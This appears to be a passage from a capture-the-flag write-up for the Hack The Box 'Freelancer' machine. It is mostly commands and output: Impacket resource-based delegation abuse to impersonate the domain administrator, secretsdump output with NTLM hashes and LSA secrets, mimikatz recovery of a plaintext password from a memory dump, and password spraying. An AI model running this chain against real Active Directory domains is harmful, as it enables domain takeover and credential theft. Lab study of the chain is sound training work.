tProps, DCOM, SPNTargets, PSRemote
2025-07-25T19:59:26.8910328-04:00|INFORMATION|Initializing SharpHound at 7:59 PM on 7/25/2025
2025-07-25T19:59:27.1254104-04:00|INFORMATION|[CommonLib LDAPUtils]Found usable Domain Controller for freelancer.htb : DC.freelancer.htb
2025-07-25T19:59:27.2660339-04:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTarge
ts, PSRemote
2025-07-25T19:59:27.4222847-04:00|INFORMATION|Beginning LDAP search for freelancer.htb
2025-07-25T19:59:27.5316641-04:00|INFORMATION|Producer has finished, closing LDAP channel
2025-07-25T19:59:27.5316641-04:00|INFORMATION|LDAP channel closed, waiting for consumers
2025-07-25T19:59:58.0004753-04:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 34 MB RAM
2025-07-25T20:00:12.4066595-04:00|INFORMATION|Consumers finished, closing output channel
2025-07-25T20:00:12.4691631-04:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2025-07-25T20:00:12.6254154-04:00|INFORMATION|Status: 128 objects finished (+128 2.844445)/s -- Using 42 MB RAM
2025-07-25T20:00:12.6254154-04:00|INFORMATION|Enumeration finished in 00:00:45.2049408
2025-07-25T20:00:12.7191627-04:00|INFORMATION|Saving cache with stats: 88 ID to type mappings.
 88 name to SID mappings.
 0 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2025-07-25T20:00:12.7504249-04:00|INFORMATION|SharpHound Enumeration Completed at 8:00 PM on 7/25/2025! Happy Graphing!
```



GenericWrite shows

```
addcomputer.py -method LDAPS -computer-name 'AT
TACKERSYSTEM$' -computer-pass 'Summer2018!' -d
c-host $DomainController -domain-netbios $DOMAI
N 'domain/user:password'
```

We now need to configure the target object so that the attacker-controlled computer can delegate to it. Impacket's rbcd.py script can be used for that purpose:

```
rbcd.py -delegate-from 'ATTACKERSYSTEM$' -deleg
ate-to 'TargetComputer' -action 'write' 'domai
n/user:password'
```

And finally we can get a service ticket for the service name (sname) we want to "pretend" to be "admin" for. Impacket's getST.py example script can be used for that purpose.

```
getST.py -spn 'cifs/targetcomputer.testlab.loca
l' -impersonate 'admin' 'domain/attackersystem
$:Summer2018!'
```

As instructed, first addcomputer

```
└──╼ $addcomputer.py -computer-name 'ATTACKERSYSTEM$' -computer-pass 'Summer2018!' -dc-host dc.freelancer.htb 'freelancer.htb/lorra199:PWN3D#l0rr@Armessa199'
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account ATTACKERSYSTEM$ with password Summer2018!.
```

Then, add delegate from the added computer to dc

```
$rbcd.py -delegate-from 'ATTACKERSYSTEM$' -delegate-to 'DC$' -action 'write' 'freelancer.htb/lorra199:PWN3D#l0rr@Armessa199'
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] ATTACKERSYSTEM$ can now impersonate users on DC$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     ATTACKERSYSTEM$   (S-1-5-21-3542429192-2036945976-3483670807-11601)
```

Get ccache impersonating administrator

```
$getST.py -spn 'cifs/dc.freelancer.htb' -impersonate 'administrator' 'freelancer.htb/ATTACKERSYSTEM$:Summer2018!'
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@cifs_dc.freelancer.htb@FREELANCER.HTB.ccache
```

I can secretsdump


```
$KRB5CCNAME=administrator@cifs_dc.freelancer.htb@FREELANCER.HTB.ccache secretsdump.py 'freelancer.htb/administrator@dc.freelancer.htb' -k -no-pass
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x9db1404806f026092ec95ba23ead445b
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:680c12d4ef693a3ae0fcd442c3b5874a:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
FREELANCER\DC$:plain_password_hex:1f36a3b5a23441f6054f56f97d29c3312ca75d6d7450912ea81648778b5e540c6f38ab1335f9b27f4c69646359f12f2358d272bc0de36d5a9073b2358f68f187
3425130a4b88bd750a55f018f1a83d1108691f4757b92f3f1242147e656fe2e1c38e312d5f26f6d9377cb01a53c38d689a48f4c1fcb5320d06fd6c3184810ba49ec8197a0b14f8e9a06f7a83e68437412e
57cfa5bc2aa78a782412c509c139cf2cd85efea4b1ea5cafbb1146bc3eb5431eda9feae2854e25c4d1f357d6dc2844c2b7b86325bdca5985873644bd0b3de57996d8e442cd5996e2206072b8e7e90c621b
d4f4f67f52be774a578c2d515d31
FREELANCER\DC$:aad3b435b51404eeaad3b435b51404ee:89851d57d9c8cc8addb66c59b83a4379:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xe20295f92e7e0bff2615bed48f0a0be7067e28f2
dpapi_userkey:0xbc3e1b600d881e1867b0bdfe6ec833e9743c07d7
[*] NL$KM
 0000   D9 0B 60 A4 72 C3 B6 08  E4 F1 FF 54 62 91 65 66   ..`.r......Tb.ef
 0010   DE EE 19 17 58 31 12 CB  DF 25 18 D0 36 B0 C1 F4   ....X1...%..6...
 0020   1B 96 C3 5F 22 73 F0 D6  B9 81 2F 26 BA 69 6A FD   ..._"s..../&.ij.
 0030   7F C7 0B 87 71 BE D5 F5  8A 74 B4 3A BD AF DB 71   ....q....t.:...q
NL$KM:d90b60a472c3b608e4f1ff5462916566deee1917583112cbdf2518d036b0c1f41b96c35f2273f0d6b9812f26ba696afd7fc70b8771bed5f58a74b43abdafdb71
[*] _SC_MSSQL$SQLEXPRESS
FREELANCER\sql_svc:v3ryS0l!dP@sswd#34
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
```

```
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0039318f1e8274633445bce32ad1a290:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d238e0bfa17d575038efc070187a91c2:::
freelancer.htb\mikasaAckerman:1105:aad3b435b51404eeaad3b435b51404ee:e8d62c7d57e5d74267ab6feb2f662674:::
sshd:1108:aad3b435b51404eeaad3b435b51404ee:c1e83616271e8e17d69391bdcd335ab4:::
SQLBackupOperator:1112:aad3b435b51404eeaad3b435b51404ee:c4b746db703d1af5575b5c3d69f57bab:::
sql_svc:1114:aad3b435b51404eeaad3b435b51404ee:af7b9d0557964265115d018b5cff6f8a:::
lorra199:1116:aad3b435b51404eeaad3b435b51404ee:67d4ae78a155aab3d4aa602da518c051:::
freelancer.htb\maya.artmes:1124:aad3b435b51404eeaad3b435b51404ee:22db50a324b9a34ea898a290c1284e25:::
freelancer.htb\michael.williams:1126:aad3b435b51404eeaad3b435b51404ee:af7b9d0557964265115d018b5cff6f8a:::
freelancer.htb\sdavis:1127:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
freelancer.htb\d.jones:1128:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
freelancer.htb\jen.brown:1129:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
freelancer.htb\taylor:1130:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
freelancer.htb\jmartinez:1131:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
freelancer.htb\olivia.garcia:1133:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
```


I can get admin hash skipping some steps

https://0xdf.gitlab.io/2024/10/05/htb-freelancer.html# shows how to use windbg with mimikatz to get the plain text password


First, open MEMORY.DMP with windbg



Then, put command .load 'path ofmimilib.dll'



It shows how to run command on kernel. I run command as instructed



I found a plain text password of admin

```
Command
Authentication Id : 0 ; 429726 (00000000:00068e9e)
Session           : CachedInteractive from 1
User Name         : Administrator
Domain            : FREELANCER
Logon Server      : DC
Logon Time        : 10/4/2023 1:32:52 PM
SID               : S-1-5-21-3542429192-2036945976-3483670807-500
    msv :
     [00000003] Primary
     * Username : Administrator
     * Domain   : FREELANCER
     * NTLM     : acb3617b6b9da5dc7778092bdea6f3b8
     * SHA1     : ccbee099f360c2fd26b8a3953d9b37893bcaa467
     * DPAPI    : 587f524a5c66053caa5e00000000acb3
    tspkg : KO
    wdigest :
     * Username : Administrator
     * Domain   : FREELANCER
     * Password : (null)
    kerberos :
     * Username : Administrator
     * Domain   : FREELANCER.HTB
     * Password : v3ryS0l!dP@sswd#29
     * Key List
       aes256_hmac       707d2a08632dec5b412a8a77d52b24004c301b694ef640630a5f7141d71b7969
```

I can't login using this password

```
└─$ nxc smb freelancer.htb -u users.txt -p 'v3ryS0l!dP@sswd#29'
SMB         10.10.11.5      445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:freelancer.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.5      445    DC               [-] freelancer.htb\Guest:v3ryS0l!dP@sswd#29 STATUS_LOGON_FAILURE
SMB         10.10.11.5      445    DC               [-] freelancer.htb\krbtgt:v3ryS0l!dP@sswd#29 STATUS_LOGON_FAILURE
SMB         10.10.11.5      445    DC               [-] freelancer.htb\mikasaAckerman:v3ryS0l!dP@sswd#29 STATUS_LOGON_FAILURE
SMB         10.10.11.5      445    DC               [-] freelancer.htb\sshd:v3ryS0l!dP@sswd#29 STATUS_LOGON_FAILURE
SMB         10.10.11.5      445    DC               [-] freelancer.htb\SQLBackupOperator:v3ryS0l!dP@sswd#29 STATUS_LOGON_FAILURE
SMB         10.10.11.5      445    DC               [-] freelancer.htb\sql_svc:v3ryS0l!dP@sswd#29 STATUS_LOGON_FAILURE
SMB         10.10.11.5      445    DC               [-] freelancer.htb\lorra199:v3ryS0l!dP@sswd#29 STATUS_LOGON_FAILURE
SMB         10.10.11.5      445    DC               [-] freelancer.htb\maya.artmes:v3ryS0l!dP@sswd#29 STATUS_LOGON_FAILURE
SMB         10.10.11.5      445    DC               [-] freelancer.htb\michael.williams:v3ryS0l!dP@sswd#29 STATUS_LOGON_FAILURE
SMB         10.10.11.5      445    DC               [-] freelancer.htb\sdavis:v3ryS0l!dP@sswd#29 STATUS_LOGON_FAILURE
SMB         10.10.11.5      445    DC               [-] freelancer.htb\d.jones:v3ryS0l!dP@sswd#29 STATUS_LOGON_FAILURE
SMB         10.10.11.5      445    DC               [-] freelancer.htb\jen.brown:v3ryS0l!dP@sswd#29 STATUS_LOGON_FAILURE
SMB         10.10.11.5      445    DC               [-] freelancer.htb\taylor:v3ryS0l!dP@sswd#29 STATUS_LOGON_FAILURE
SMB         10.10.11.5      445    DC               [-] freelancer.htb\jmartinez:v3ryS0l!dP@sswd#29 STATUS_LOGON_FAILURE
SMB         10.10.11.5      445    DC               [-] freelancer.htb\olivia.garcia:v3ryS0l!dP@sswd#29 STATUS_LOGON_FAILURE
SMB         10.10.11.5      445    DC               [-] freelancer.htb\dthomas:v3ryS0l!dP@sswd#29 STATUS_LOGON_FAILURE
```

I can try other passwords by changing number in the end

```
$seq 10 60 | while read num; do echo 'v3ryS0l!dP@sswd#'$num >> pass ; done
```

I can spray the password

```
└─$ nxc smb freelancer.htb -u users.txt -p pass --continue-on-success
SMB         10.10.11.5      445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:freelancer.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.5      445    DC               [-] freelancer.htb\Guest:v3ryS0l!dP@sswd#10 STATUS_LOGON_FAILURE
SMB         10.10.11.5      445    DC               [-] freelancer.htb\krbtgt:v3ryS0l!dP@sswd#10 STATUS_LOGON_FAILURE
SMB         10.10.11.5      445    DC               [-] freelancer.htb\mikasaAckerman:v3ryS0l!dP@sswd#10 STATUS_LOGON_FAILURE
SMB         10.10.11.5      445    DC               [-] freelancer.htb\sshd:v3ryS0l!dP@sswd#10 STATUS_LOGON_FAILURE
SMB         10.10.11.5      445    DC               [-] freelancer.htb\SQLBackupOperator:v3ryS0l!dP@sswd#10 STATUS_LOGON_FAILURE
SMB         10.10.11.5      445    DC               [-] freelancer.htb\sql_svc:v3ryS0l!dP@sswd#10 STATUS_LOGON_FAILURE
SMB         10.10.11.5      445    DC               [-] freelancer.htb\lorra199:v3ryS0l!dP@sswd#10 STATUS_LOGON_FAILURE
SMB         10.10.11.5      445    DC               [-] freelancer.htb\maya.artmes:v3ryS0l!dP@sswd#10 STATUS_LOGON_FAILURE
SMB         10.10.11.5      445    DC               [-] freelancer.htb\michael.williams:v3ryS0l!dP@sswd#10 STATUS_LOGON_FAILURE
SMB         10.10.11.5      445    DC               [-] freelancer.htb\sdavis:v3ryS0l!dP@sswd#10 STATUS_LOGON_FAILURE
SMB         10.10.11.5      445    DC               [-] freelancer.htb\d.jones:v3ryS0l!dP@sswd#10 STATUS_LOGON_FAILURE
SMB         10.10.11.5      445    DC               [-] freelancer.htb\jen.brown:v3ryS0l!dP@sswd#10 STATUS_LOGON_FAILURE
SMB         10.10.11.5      445    DC               [-] freelancer.htb\taylor:v3ryS0l!dP@sswd#10 STATUS_LOGON_FAILURE
```

I can find most of the creds

15	0 Host(s)	plaintext	freelancer.htb	maya.artmes	v3ryS0l!dP@sswd#31
16	0 Host(s)	plaintext	freelancer.htb	SQLBackupOperator	v3ryS0l!dP@sswd#33
17	0 Host(s)	plaintext	freelancer.htb	sql_svc	v3ryS0l!dP@sswd#34
18	0 Host(s)	plaintext	freelancer.htb	michael.williams	v3ryS0l!dP@sswd#34
19	0 Host(s)	plaintext	freelancer.htb	leon.sk	v3ryS0l!dP@sswd#34
20	0 Host(s)	plaintext	freelancer.htb	carol.poland	v3ryS0l!dP@sswd#34
21	0 Host(s)	plaintext	freelancer.htb	sdavis	v3ryS0l!dP@sswd#35
22	0 Host(s)	plaintext	freelancer.htb	d.jones	v3ryS0l!dP@sswd#35
23	0 Host(s)	plaintext	freelancer.htb	jen.brown	v3ryS0l!dP@sswd#35
24	0 Host(s)	plaintext	freelancer.htb	taylor	v3ryS0l!dP@sswd#35
25	0 Host(s)	plaintext	freelancer.htb	jmartinez	v3ryS0l!dP@sswd#35
26	0 Host(s)	plaintext	freelancer.htb	olivia.garcia	v3ryS0l!dP@sswd#35
27	0 Host(s)	plaintext	freelancer.htb	dthomas	v3ryS0l!dP@sswd#35
28	0 Host(s)	plaintext	freelancer.htb	sophia.h	v3ryS0l!dP@sswd#35
29	0 Host(s)	plaintext	freelancer.htb	Ethan.l	v3ryS0l!dP@sswd#35
30	0 Host(s)	plaintext	freelancer.htb	wwalker	v3ryS0l!dP@sswd#35
31	0 Host(s)	plaintext	freelancer.htb	jgreen	v3ryS0l!dP@sswd#35
32	0 Host(s)	plaintext	freelancer.htb	evelyn.adams	v3ryS0l!dP@sswd#35
33	0 Host(s)	plaintext	freelancer.htb	hking	v3ryS0l!dP@sswd#35
34	0 Host(s)	plaintext	freelancer.htb	alex.hill	v3ryS0l!dP@sswd#35
35	0 Host(s)	plaintext	freelancer.htb	samuel.turner	v3ryS0l!dP@sswd#35
36	0 Host(s)	plaintext	freelancer.htb	ereed	v3ryS0l!dP@sswd#35

Those 3 users in account operators group can also be used to dc sync like lorra199

